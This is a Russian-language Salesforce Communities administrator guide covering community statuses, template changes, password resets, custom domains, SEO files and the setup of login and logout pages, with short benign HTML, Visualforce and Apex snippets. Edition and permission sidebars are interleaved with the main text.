| Предварительный просмотр | <p>Сообщество, которое еще не настроено и не активировалось ранее. Статус «Предварительный просмотр» не может быть назначен активированному сообществу.</p> <p>Полномочие «Создание и настройка сообществ» предоставляет пользователям, которым назначается профиль или набор полномочий, связанный с сообществом, доступ к сообществам со статусом «Предварительный просмотр». Кроме того, данное полномочие позволяет передавать пользователям, которым назначаются профили или наборы полномочий, связанные с сообществом, ссылку на данные сообщества. Ссылка на сообщество со статусом «Предварительный просмотр» отображается на странице «Управление сообществом».</p> <p>Приветственные сообщения эл. почты не отправляются даже при наличии флажка «Отправить приветственное сообщение эл. почты».</p> <p> <b>Прим.:</b> Временная блокировка доступа организации к сообществам за неуплату инициирует деактивацию всех сообществ, включая сообщества со статусом «Предварительный просмотр». Повторное включение сообществ инициирует назначение статуса «Неактивно» всем сообществам. Данные сообщества могут быть активированы, но не могут быть восстановлены со статусом «Предварительный просмотр».</p> |

**Неактивно** Деактивированное сообщество, которое ранее было доступно со статусом «Активно».

Ниже перечислены действия, требующие деактивации сообщества.

- Добавление или удаление участников
- Добавление, удаление или изменение порядка отображения вкладок
- Изменение цветовой схемы
- Изменение URL-адреса сообщества

Деактивированное сообщество не отображается в раскрывающемся меню.

Полномочие «Создание и настройка сообществ» позволяет любым пользователям настраивать сообщества со статусом «Неактивно».

Использование прямой ссылки для доступа участников к сообществам со статусом «Неактивно» инициирует отображение страницы ошибки.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Статус  | Описание  |
|---------|---|
| Активно | Активное сообщество, доступное участникам.<br>Приветственные сообщения эл. почты отправляются новым участникам при наличии флажка «Отправить приветственное сообщение эл. почты». |

СМ. ТАКЖЕ:

[Настройка сообществ](#)

[Активация сообществ](#)



[Деактивация сообщества](#)

[Публикация ссылки на сообщество](#)

## Обновление параметров сообщества

Управление именем сообщества, описанием, URL-адресом, статусом сообщества и шаблоном сообщества осуществляется с одной страницы.

При необходимости измените имя и URL-адрес активированного сообщества; новый URL-адрес будет недоступен для переадресации. Рекомендуем вносить данные изменения только после уведомления участников сообщества.

- Чтобы открыть страницу «Управление сообществом», воспользуйтесь любым указанным ниже способом.
  - Щелкните значок  в общем верхнем колонтитуле сообщества.
  - Введите строку «*Все сообщества*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Все сообщества**». Затем щелкните ссылку «**Управление**» напротив имени нужного сообщества.
- Последовательно выберите пункты «**Администрирование**» > «**Параметры**».
- Внесение необходимых изменений в параметры сообщества.
  - Редактирование имени, описания и URL-адреса сообщества посредством значка  напротив имени сообщества.
  - Управление статусом сообщества.
  - Изменение шаблона сообщества.

СМ. ТАКЖЕ:

[Изменение шаблона сообщества](#)

[Статусы сообществ](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:


- «Создание и настройка сообществ»

И

Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

## Деактивация сообщества

Ниже перечислены действия, требующие деактивации сообщества.

- Добавление или удаление участников
  - Добавление, удаление или изменение порядка отображения вкладок
  - Изменение цветовой схемы
  - Изменение URL-адреса сообщества
1. Чтобы открыть страницу «Управление сообществом», воспользуйтесь любым указанным ниже способом.
    - Щелкните значок  в общем верхнем колонтитуле сообщества.
    - Введите строку «*Все сообщества*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Все сообщества**». Затем щелкните ссылку «**Управление**» напротив имени нужного сообщества.
  2. Последовательно выберите пункты «**Администрирование**» > «**Параметры**».
  3. Щелкните «**Деактивировать**».
- Сообщество становится неактивным.
- Неактивное сообщество отображается в меню, но доступно только при наличии полномочия «Создание и настройка сообществ».

СМ. ТАКЖЕ:

[Статусы сообществ](#)

[Активация сообществ](#)

[Настройка сообществ](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:


- "«Создание и настройка сообществ»"

И

Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

## Изменение шаблона сообщества

Система позволяет изменять шаблон сообщества при последующем изменении требований сообщества.


 **Совет:** Изменение шаблона не инициирует потерю данных. Прежде чем выполнить указанные ниже действия, просмотрите раздел [«Рекомендации по изменению шаблона сообщества»](#).

Изменение шаблона «Вкладки Salesforce + Visualforce» на шаблон конструктора сообществ или шаблона конструктора сообществ на другой шаблон конструктора сообществ для активного сообщества инициирует сохранение черновой версии, которая может быть дополнительно настроена в конструкторе сообществ. Прежде чем обновить активное сообщество, рекомендуем опубликовать изменения в конструкторе сообществ.

Изменение шаблона конструктора сообществ на шаблон «Вкладки Salesforce + Visualforce» для активного сообщества инициирует немедленное обновление активного сообщества. В данном случае рекомендуем сначала деактивировать сообщество. Сообщество может быть повторно активировано после внесения всех изменений.

Отображение значения «Нет» указывает на использование шаблона, который не является предопределенным шаблоном конструктора сообществ, или на изменение шаблона конструктора сообществ.

При использовании шаблона на основе конструктора сообществ и настройке собственного шаблона страница **Параметры** отображает имя шаблона, доступного в конструкторе сообществ в черновом режиме. Отображаемое предупреждение напоминает о необходимости публикации изменений в конструкторе сообществ.

1. Чтобы открыть страницу «Управление сообществом», воспользуйтесь любым указанным ниже способом.
  - Щелкните значок  в общем верхнем колонтитуле сообщества.
  - Введите строку «*Все сообщества*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Все сообщества»**. Затем щелкните ссылку **«Управление»** напротив имени нужного сообщества.
2. Последовательно выберите пункты **«Администрирование» > «Параметры»**.
3. Щелкните **«Изменить шаблон»**.
4. Выберите шаблон, который соответствует требованиям сообщества.

Дополнительную информацию об использовании шаблонов Кокка, Коа и Napili см. в [Руководстве по внедрению шаблонов сообщества для самообслуживания](#).

Подробные сведения о шаблоне Aloha см. в разделе [Начало работы с шаблоном сообщества Aloha для удостоверения Salesforce](#).

5. Чтобы подтвердить внесенные изменения, щелкните **«Изменить шаблон»** при отображении соответствующего запроса.

После изменения шаблона открывается страница «Управление сообществом».

Убедитесь, что страницы сообщества (например, страница входа или начальная страница сообщества) являются оптимальным выбором для обновленного шаблона сообщества. Например, при замене шаблона «Вкладки Salesforce + Visualforce» шаблоном на основе конструктора сообществ рекомендуем обновить страницы для использования конструктора сообществ вместо страниц Visualforce. При необходимости настройте сообщество в конструкторе сообществ и опубликуйте все внесенные изменения.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- «Создание и настройка сообществ»

И

Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

## Рекомендации по изменению шаблона сообщества

Изменение шаблона сообщества влияет на навигацию по сообществу, фирменный стиль и настройки.

- Для отображения некоторых новых компонентов сообщества, предоставляемых Salesforce, может потребоваться изменение шаблона сообщества. Чтобы сохранить текущий шаблон, переключитесь на другой шаблон, затем обратно на текущий шаблон. Предположим, для сообщества используется шаблон Napili. Система Salesforce предоставляет компонент, для которого требуется изменить шаблон (*не* просто обновить). Следует переключить шаблон сообщества на другой шаблон, например Коа или Кокуа, затем вернуться обратно к Napili.
- Данные объекта Salesforce переносятся, однако фирменный стиль и настройки компонентов пропадают. Необходимо будет заново выполнить все настройки.
- Переключение между шаблонами инициирует обновление навигации на странице «Управление сообществом». Чтобы просмотреть все доступные параметры на странице «Управление сообществом», независимо от выбранного шаблона, последовательно выберите пункты **«Администрирование» > «Настройки» > «Показать все параметры на странице управления сообществом»**.
- Переключение шаблона «Вкладки Salesforce + Visualforce» на шаблон конструктора сообществ или наоборот инициирует изменение URL-адреса сообщества. Например, при использовании шаблонов на основе конструктора сообществ URL-адрес дополняется компонентом /s. Рекомендуем обновить все ссылки на сообщество посредством нового URL-адреса.

Дополнительную информацию об использовании шаблонов Кокуа, Коа и Napili см. в [Руководстве по внедрению шаблонов сообщества для самообслуживания](#).

Подробные сведения о шаблоне Aloha см. в разделе [Начало работы с шаблоном сообщества Aloha для удостоверения Salesforce](#).

## Администрирование пользователей сообществ

### Восстановление пароля внешнего пользователя в сообществах

Пароль внешнего пользователя может быть восстановлен пользователем или администратором организации, используемой для размещения сообщества.

Независимо от инициатора восстановления пароля, внешнему пользователю всегда отправляется соответствующее электронное уведомление со ссылкой на сброс пароля. Ссылки на сброс пароля, инициированные пользователями, действуют в течение 24 часов. Срок действия ссылок на сброс пароля, инициированных администратором, не ограничен. Данная ссылка позволяет продолжить работу только после восстановления пароля пользователя.

Если запрос на сброс пароля, инициированный пользователем, не обрабатывается, пользователь получит электронное сообщение с объяснением причины. Запрос на сброс пароля не удастся выполнить, если учетная запись пользователя заблокирована временно или без возможности восстановления из-за нескольких неудачных попыток входа в систему либо если запрос отправлен вне одобренного времени на вход в систему, диапазона IP-адресов или сетевых областей.

СМ. ТАКЖЕ:

[Создание пользователей сообществ](#)

[Как внешние участники сообщества получают регистрационные данные?](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Как внешние участники сообщества получают регистрационные данные?

Внешние пользователи получают регистрационные данные посредством приветственных сообщений эл. почты, отправляемых сообществом.

Контакты, включенные как пользователи-клиенты или пользователи-партнеры, получают регистрационные данные только после добавления в сообщество, поддерживающее приветственные сообщения эл. почты. Если сообщество не поддерживает приветственные сообщения эл. почты, то регистрационные данные должны быть отправлены внешним пользователям вручную. Для этого в меню «Настройка» введите «*Пользователи*» в поле «Быстрый поиск», выберите «**Пользователи**», установите флажок рядом с именем пользователя, затем выберите «**Сбросить пароль**». Пользователю будет отправлено сообщение эл. почты, содержащее имя пользователя и ссылку для сброса пароля. Ссылка в этом сообщении электронной почты не имеет срока годности.

СМ. ТАКЖЕ:

[Создание пользователей сообществ](#)

[Восстановление пароля внешнего пользователя в сообществах](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



## Дополнительные обновления сообщества

### Настройка настраиваемого домена для сообщества

Настройте настраиваемый домен для отражения фирменного стиля компании в URL-адресах сообщества.

 **Прим.:** Настраиваемые домены поддерживаются только экземплярами небезопасных сред. При необходимости настройте домен в экземпляре безопасной среды и перенесите его в экземпляр производственной среды. Обратите внимание, что настраиваемый домен активен только в производственной среде.

Добавляемый домен может быть связан с сертификатом и ключом, обеспечивающими безопасность подключения. Прежде чем связать сертификат с доменом, убедитесь в его наличии на странице «Управление сертификатами и ключами». Сертификат должен быть подписан центром сертификации, а его длина должна составлять 2 048 бит. Чтобы поддерживать все домены, обслуживающие сайты организации, воспользуйтесь специальным символом или сертификатом «Альтернативное имя темы».

1. Введите строку «*Домены*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Домены**».
2. Нажмите кнопку «**Добавить домен**».
3. Введите имя домена.
4. При наличии сертификата, подписываемого центром сертификации, который поддерживает данный домен, добавьте соответствующий сертификат.
5. Нажмите кнопку «**Сохранить**». Чтобы добавить несколько доменов, нажмите кнопку «**Сохранить и создать**».

Чтобы использовать домен для размещения нескольких сообществ, рекомендуем задать настраиваемые URL-адреса для каждого сайта. Настраиваемые URL-адреса позволяют различать сообщества внутри домена. Введите строку «*Настраиваемые URL-адреса*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Настраиваемые URL-адреса**».

Прежде чем разрешить записи CNAME имени домена указывать на новое имя цели, убедитесь, что данное имя поддерживается сервером DNS путем использования dig или nslookup. Время создания имен доменов влияет на цель записи CNAME.

- Имена доменов, добавленные перед выпуском Summer'13, обычно используют запись CNAME, указывающую на полностью определенное имя домена, дополненное компонентом `.live.siteforce.com` взамен субдомена `force.com` организации. Например, при добавлении домена `www.primer.ru` перед выпуском Summer'13 протокол HTTPS может использоваться только при наличии целевой записи CNAME, указывающей на `www.primer.ru.live.siteforce.com` взамен `primer.force.com`.
- Имена доменов, добавленные во время или перед выпуском Summer'13, не используют 18-значный код организации в целевой записи CNAME.
- Имена доменов, добавленные во время или после выпуска Summer'13, уже указывают на соответствующую область для настройки протокола HTTPS в настраиваемом домене.
- Имена доменов, добавленные во время или после выпуска Winter'14, используют запись CNAME, указывающую на полностью определенное имя домена, дополненное 18-значным кодом организации и компонентом `.live.siteforce.com`. Например, при добавлении домена `www.primer.ru`, имя которого дополняется

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра доменов:

- «Просмотр настройки и конфигурации»

Для добавления доменов:

- «Настройка приложения» или «Просмотр настройки и конфигурации» с лицензией Site.com Publisher или полномочием «Создание и настройка сообществ»

Для редактирования или удаления доменов:

- «Настройка приложения»

Для связывания сертификатов с доменом:

- Если сообщества не используются, обратитесь в компанию Salesforce. Организации, использующие сообщества, могут связывать сертификаты с доменом.

18-значным кодом организации (00dxx0000001ggxeay), целевая запись CNAME выглядит следующим образом:  
 www.primer.ru.00dxx0000001ggxeay.live.siteforce.com.

СМ. ТАКЖЕ:

[Общие сведения об управлении доменами](#)

[Управление доменами и настраиваемыми URL-адресами](#)

[Добавление домена](#)

## Добавление поля глобального поиска в настраиваемый верхний колонтитул HTML сообщества

При наличии верхнего колонтитула HTML сообщества Salesforce не отображают поле глобального поиска. Чтобы воспользоваться данной функцией поиска, дополните настраиваемый верхний колонтитул специальной формой.

1. Дополните настраиваемый верхний колонтитул HTML формой, аналогичной форме ниже.

### ВЕРСИИ

Доступно в: Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

```
<form action="/<community name>/search/SmartSearch" method="get">
  <input id="phSearchInput" type="text" name="str"/>
  <input type="submit" value="Search"/>
</form>
```

2. Замените компонент `<community name>` уникальным значением, которое использовалось для URL-адреса при создании сообщества.

Например, при назначении URL-адресу сообщества уникального значения `customers` форма будет выглядеть следующим образом:

```
<form action="/customers/search/SmartSearch" method="get">
  <input id="phSearchInput" type="text" name="str"/>
  <input type="submit" value="Search"/>
</form>
```

## Настройка оптимизации поисковых систем для сообщества

Разрешите популярным поисковым системам (например, *Google*<sup>™</sup> и *Bing*<sup>®</sup>) индексацию сообщества, благодаря которой клиенты, партнеры и пользователи-гости могут быстро находить нужные страницы сообщества посредством интерактивных поисков.

Оптимизация поисковых систем может значительно повысить шансы обнаружения общедоступных сообществ.

При настройке оптимизации поисковых систем для сообщества используется несколько стандартных файлов.

### robots.txt


Файл `robots.txt` (стандартный файл, используемый для оптимизации поисковых систем) использует правила включения и исключения для информирования поисковых роботов об областях сообщества, подлежащих индексации. Данный файл позволяет полностью контролировать содержимое, которое могут находить пользователи посредством поисковых систем. При необходимости настройте правила, позволяющие индексировать все сообщество, или выберите конкретные области. После настройки правил поисковые системы используют файл для индексации страниц сообщества.

При использовании сообществ Salesforce рекомендуем создать страницу Visualforce для размещения данной информации. Данный файл размещается на корневом уровне сообщества. Ниже приведен пример страницы Visualforce, использующей правила индексации для сообщества.

```
<apex:page contentType="text/plain">
User-agent: *
Disallow: / # hides everything from ALL bots
Allow: /<path-prefix-1>/s # add path you want to open to bots
Allow: /<path-prefix-2>/s # add path you want to open to bots
Sitemap: http://community_URL/<sitemap_to_community1>
Sitemap: http://<community_URL>/<sitemap_to_community2>
</apex:page>
```

### sitemap.xml

Файл `sitemap.xml` содержит список URL-адресов сообщества. Поисковые системы используют данный список для поиска страниц сообщества, доступных для просмотра и индексации. Файл `robots.txt` содержит путь к карте сайта сообщества. Файл `sitemap.xml` должен также размещаться на корневом уровне сообщества. Дополнительную информацию о создании файла `sitemap.xml` для сообщества см. в [данной статье](#).

 **Прим.:** Разрешается использовать несколько сообществ, каждому из которых доступны разные подпути. Помните, что все они используют один файл. Убедитесь, что правила индексации принимают во внимание страницы всех сообществ. Страница Visualforce, содержащая сведения о файле `robots.txt`, должна располагаться внутри сообщества без имени подпути, то есть на корневом уровне.

1. Создайте список правил включения и исключения для разных областей сообщества, которые должны быть доступны или скрыты от поисковых систем. Сохраните данную информацию в текстовом файле.
2. Введите строку «*Страницы Visualforce*» в поле «Быстрый поиск» в меню «Настройка», выберите пункт «**Страницы Visualforce**» и щелкните «**Создать**», чтобы создать новую страницу Visualforce. Введите любое имя (например, «`robots`»).
3. Вставьте список правил индексации на страницу Visualforce. Финальное содержимое должно напоминать пример выше и по мере необходимости может использовать большее количество правил.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания страницы Visualforce, файла `robots.txt` и файла `sitemap.xml` для сообщества:

- «Создание и настройка сообществ»

4. Нажмите кнопку **«Сохранить»**.
5. Откройте страницу «Управление сообществом» для используемого сообщества, последовательно выберите пункты **«Администрирование»** > **«Страницы»** > **«Перейти к Force.com»** и нажмите кнопку **«Правка»** на странице «Сведения о сайте».
6. Введите имя созданной страницы Visualforce в поле **«Robots.txt сайта»** или щелкните значок  для поиска нужного файла.
7. Нажмите кнопку **«Сохранить»**.
8. При необходимости отправьте файл `sitemap.xml` прямо в поисковые системы. Например, отправьте файл в поисковые системы **Инструменты веб-мастера Google™** и **Инструменты веб-мастера Bing®** для предоставления пользователям возможности обнаружения содержимого в сообществе.

Чтобы подтвердить доступность файла `robots.txt` для поисковых роботов, откройте нужное сообщество и добавьте компонент `/robots.txt` в URL-адрес целевой страницы. Данный компонент позволяет просматривать содержимое, вставленное на страницу Visualforce, созданную ранее. Аналогично, добавьте компонент `/sitemap.xml` в URL-адрес сообщества для тестирования карты сайта на доступность поисковым роботам.

## Управление входом, самостоятельной регистрацией и паролями в сообществе

### Настройка страниц входа, выхода и самостоятельной регистрации в сообществе

Настройте стандартные страницы входа, выхода, управления паролями и самостоятельной регистрации для сообщества или настройте их алгоритмы посредством страниц Apex и Visualforce или конструктора сообществ (Site.com Studio).

По умолчанию каждое сообщество поддерживает стандартные страницы входа, управления паролями и самостоятельной регистрации, а также связанные контроллеры Apex, реализующие данные функциональные возможности. Чтобы создать настраиваемый фирменный стиль и изменить стандартный алгоритм, воспользуйтесь Visualforce, Apex или конструктором сообществ (Site.com Studio).

- [Настройка фирменного стиля стандартной страницы входа.](#)
- [Настройка интерфейса входа](#) путем изменения алгоритма стандартной страницы входа, использования настраиваемой страницы входа и поддержки других поставщиков проверки подлинности.
- [Перенаправление пользователей на другой URL-адрес при выходе.](#)
- [Использование настраиваемых страниц изменения и восстановления пароля.](#)
- [Настройка самостоятельной регистрации](#) для нелицензированных пользователей-гостей сообщества.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- «Создание и настройка сообществ»


И

Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

## Оформление страницы входа сообщества в фирменном стиле

При выборе шаблона «Вкладки Salesforce + Visualforce» система позволяет добавлять логотип компании и настраиваемый текст нижнего колонтитула на стандартную страницу входа, поддерживаемую сообществом.

Цвета фона верхнего колонтитула и страницы, используемые стандартной страницей входа, наследуются от [цветовой схемы фирменного стиля](#) сообщества.

1. Чтобы открыть страницу «Управление сообществом», воспользуйтесь любым указанным ниже способом.
  - Щелкните значок  в общем верхнем колонтитуле сообщества.
  - Введите строку «*Все сообщества*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Все сообщества**». Затем щелкните ссылку «**Управление**» напротив имени нужного сообщества.

2. Последовательно выберите пункты «**Администрирование**» > «**Вход и регистрация**» и внесите необходимые изменения в разделе «Верхний и нижний колонтитулы».

3. Загрузите логотип для верхнего колонтитула страницы входа сообщества.

Допустимые форматы файла: GIF, JPG или PNG. Максимальный размер файла не должен превышать 100 Кб. Изображения, размер которых превышает 250 пикселей по ширине или 125 пикселей по высоте, не принимаются. Загрузка логотипа инициирует автоматическое создание папки общедоступных документов сообществ на вкладке «Документы» и его сохранение в данной папке. Создание папки является необратимым.

Логотип верхнего колонтитула отображается в верхнем левом углу стандартной страницы входа. Кроме того, логотип используется для доступа к сообществу в приложении Salesforce1. Логотип верхнего колонтитула не отображается на настраиваемых страницах входа.

4. Введите настраиваемый текст длиной не более 120 символов для нижнего колонтитула страницы входа Сообщества. Нижний колонтитул отображается внизу страницы входа. Данный текст нижнего колонтитула не отображается на настраиваемых страницах входа.
5. Нажмите кнопку «**Сохранить**».

Логотип и настраиваемый текст нижнего колонтитула отображаются всем пользователям (внутренние пользователи, внешние пользователи и нелицензированные пользователи-гости) на странице входа.

СМ. ТАКЖЕ:

[Настройка страниц входа, выхода и самостоятельной регистрации в сообществе](#)

[Настройка процесса входа посредством Apex](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- «Создание и настройка сообществ»



И


Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

## Настройка интерфейса входа сообщества

Настройте стандартный процесс входа для внешних пользователей сообщества. При необходимости воспользуйтесь настраиваемой страницей входа конструктора сообществ, Site.com Studio или Visualforce, разрешите поддержку нескольких поставщиков проверки подлинности и настройте функцию единой регистрации посредством любого шаблона.

Внешние пользователи — это пользователи с лицензиями сообщества, клиентского или партнерского портала.

- Страница входа, выбранная на странице «Управление сообществом», переопределяет другие назначения страницы входа в параметрах сайта Site.com или Force.com.
  - Если сообщество использует шаблон «Вкладки Salesforce + Visualforce», то страница входа, назначенная сообществу по умолчанию, называется CommunitiesLogin. Рекомендуем использовать Visualforce для настройки внешнего вида данной страницы.
  - Если сообщество использует шаблон Napili, то страница входа, назначенная сообществу по умолчанию, называется login. Рекомендуем использовать конструктор сообществ (Site.com Studio) для настройки ее внешнего вида.
  - Чтобы обновить алгоритм входа для страниц Visualforce и конструктора сообществ, обновите [контроллер Apex по имени CommunitiesLoginController](#).
  - Настраиваемые страницы конструктора сообществ могут быть назначены сообществу только после публикации. Чтобы использовать настраиваемую страницу входа, измените контроллер Apex по имени CommunitiesLoginController и метод Apex по имени Site.login().
  - Настроенные параметры входа действительны только для внешних пользователей. Пользователи внутренней организации должны использовать ссылку, позволяющую сотрудникам выполнять вход посредством имени пользователя и пароля Salesforce.
1. Чтобы открыть страницу «Управление сообществом», воспользуйтесь любым указанным ниже способом.
    - Щелкните значок  в общем верхнем колонтитуле сообщества.
    - Введите строку «*Все сообщества*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Все сообщества**». Затем щелкните ссылку «**Управление**» напротив имени нужного сообщества.
  2. Последовательно выберите пункты «**Администрирование**» > «**Вход и регистрация**» и внесите необходимые изменения в разделе «Вход».
  3. При необходимости выберите настраиваемую страницу входа для сообщества. Выберите тип страницы («**Конструктор сообществ**» или «**Visualforce**»), введите имя страницы в поле поиска и щелкните значок . Чтобы выбрать страницу, щелкните имя нужной страницы в окне результатов поиска.
 

 **Совет:** Чтобы восстановить стандартную страницу входа для шаблона сообщества, выберите «**Стандартная страница**».
  4. Выберите регистрационные данные, которые могут использоваться внешними пользователями для входа или регистрации.

По умолчанию пользователи выполняют вход в сообщество посредством стандартных имен пользователей и паролей для сообщества. Чтобы разрешить пользователям выполнение входа посредством других регистрационных данных (например, Facebook®, Janrain® или регистрационные данные Salesforce из другой организации), выберите нужных поставщиков проверки подлинности из списка.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- «Создание и настройка сообществ»

И

Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»


 **Важное замечание:** Настройте данные **параметры поставщика проверки подлинности** перед их использованием для входа в сообщество. Введите строку «*Поставщики проверки подлинности*» в поле «Быстрый поиск» в меню «Настройка» и выберите «**Поставщики проверки подлинности**».

5. При необходимости разрешите внешним пользователям выполнять вход посредством единой регистрации SAML. Данный параметр доступен только при успешной [настройке SAML для сообщества](#) на странице 3510.
  - Параметры SAML для единой регистрации, разрешающей входить в систему Salesforce посредством корпоративного поставщика удостоверений. Обратите внимание, что поле «URL-адрес входа для поставщика удостоверений» является обязательным.
  - Настраиваемое имя домена, изменяющее URL-адреса приложения для всех страниц, включая страницы входа. Чтобы включить функцию «Мой домен», обратитесь в службу поддержки.

Чтобы обеспечить настройку поддержки нескольких конфигураций единой регистрации SAML, введите строку «*Параметры единой регистрации*» в поле «Быстрый поиск» в меню «Настройка», выберите пункт «**Параметры единой регистрации**» и нажмите кнопку «**Включить несколько конфигураций**». Если данный флажок устанавливается после включения поддержки SAML, то текущая конфигурация SAML начинает автоматически поддерживать разные дополнительные конфигурации.

Пользователям отображается параметр «**Вход посредством единой регистрации**». При поддержке нескольких параметров единой регистрации SAML каждая кнопка входа отображает метку, содержащую поле «Имя» конфигурации SAML.

6. Нажмите кнопку «**Сохранить**».

 **Прим.:** Переименование или удаление стандартной страницы входа может инициировать возникновение ошибок при выполнении стандартного потока входа в сообщество.

СМ. ТАКЖЕ:

[Настройка страниц входа, выхода и самостоятельной регистрации в сообществе](#)

## Настройка процесса входа посредством Apex

При необходимости предоставьте внешним участникам сообщества доступ к настраиваемой странице входа, применяющей оформление и фирменный стиль организации. Рекомендуем использовать Visualforce и Apex для настройки страницы CommunitiesLogin и CommunitiesLoginController или создания собственной страницы Visualforce.

Чтобы перенаправить со стандартной страницы входа сообщества на настраиваемую страницу входа, выполните указанные ниже действия.

1. Введите строку «*Классы Apex*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Классы Apex**».
2. Щелкните ссылку «**Правка**» напротив CommunitiesLoginController.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования страниц Visualforce:

- «Настройка приложения»

Для редактирования классов Apex:

- «Автор Apex»

И

«Настройка приложения»



3. Добавьте код ниже.

```
global PageReference forwardToCustomAuthPage() {
    String startUrl = System.currentPageReference().getParameters().get('startURL');

    return new PageReference(Site.getPathPrefix() + '/SiteLogin?startURL=' +
        EncodingUtil.urlEncode(startURL, 'UTF-8'));
}
```

4. При создании настраиваемой страницы входа замените SiteLogin именем страницы Visualforce.
5. Нажмите кнопку **«Сохранить»**.
6. Щелкните ссылку **«Правка»** напротив CommunitiesLandingController.
7. Добавьте код ниже.

```
public PageReference forwardToCustomAuthPage() {
    String startUrl = System.currentPageReference().getParameters().get('startURL');

    return new PageReference(Site.getPathPrefix() + '/SiteLogin?startURL=' +
        EncodingUtil.urlEncode(startURL, 'UTF-8'));
}
```

8. При создании настраиваемой страницы входа замените SiteLogin именем страницы Visualforce.
9. Нажмите кнопку **«Сохранить»**.
10. Введите строку *«Страницы Visualforce»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Страницы Visualforce»**.
11. Щелкните ссылку **«Правка»** напротив CommunitiesLogin.
12. Добавьте фрагмент ниже в первую строку кода.

```
action="{!forwardToCustomAuthPage}"
```

13. Нажмите кнопку **«Сохранить»**.
14. Щелкните ссылку **«Правка»** напротив CommunitiesLanding.
15. Добавьте фрагмент ниже в первую строку кода.

```
action="{!forwardToCustomAuthPage}"
```


16. Нажмите кнопку **«Сохранить»**.



## Перенаправление участников сообщества на настраиваемый URL-адрес при выходе

Система позволяет задавать URL-адрес, на который должны перенаправляться участники сообщества, выполняющие выход из сообщества.

По умолчанию участники сообщества, выполняющие выход, перенаправляются на страницу входа сообщества. При необходимости выберите другую область для перенаправления (например, корпоративный веб-сайт).

1. Чтобы открыть страницу «Управление сообществом», воспользуйтесь любым указанным ниже способом.
  - Щелкните значок  в общем верхнем колонтитуле сообщества.
  - Введите строку «*Все сообщества*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Все сообщества**». Затем щелкните ссылку «**Управление**» напротив имени нужного сообщества.
2. Последовательно выберите пункты «**Администрирование**» > «**Вход и регистрация**».
3. Введите нужный URL-адрес в разделе «Выход».
4. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Настройка страниц входа, выхода и самостоятельной регистрации в сообществе](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- «Создание и настройка сообществ»

И



Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

## Использование настраиваемых страниц изменения и восстановления пароля в сообществе

Рекомендуем использовать настраиваемую страницу конструктора сообществ или Visualforce вместо стандартных страниц изменения и восстановления пароля.

Страница восстановления пароля может быть настроена посредством конструктора сообществ или Visualforce. Настраиваемая страница восстановления пароля конструктора сообществ может использоваться только после ее публикации в конструкторе сообществ.

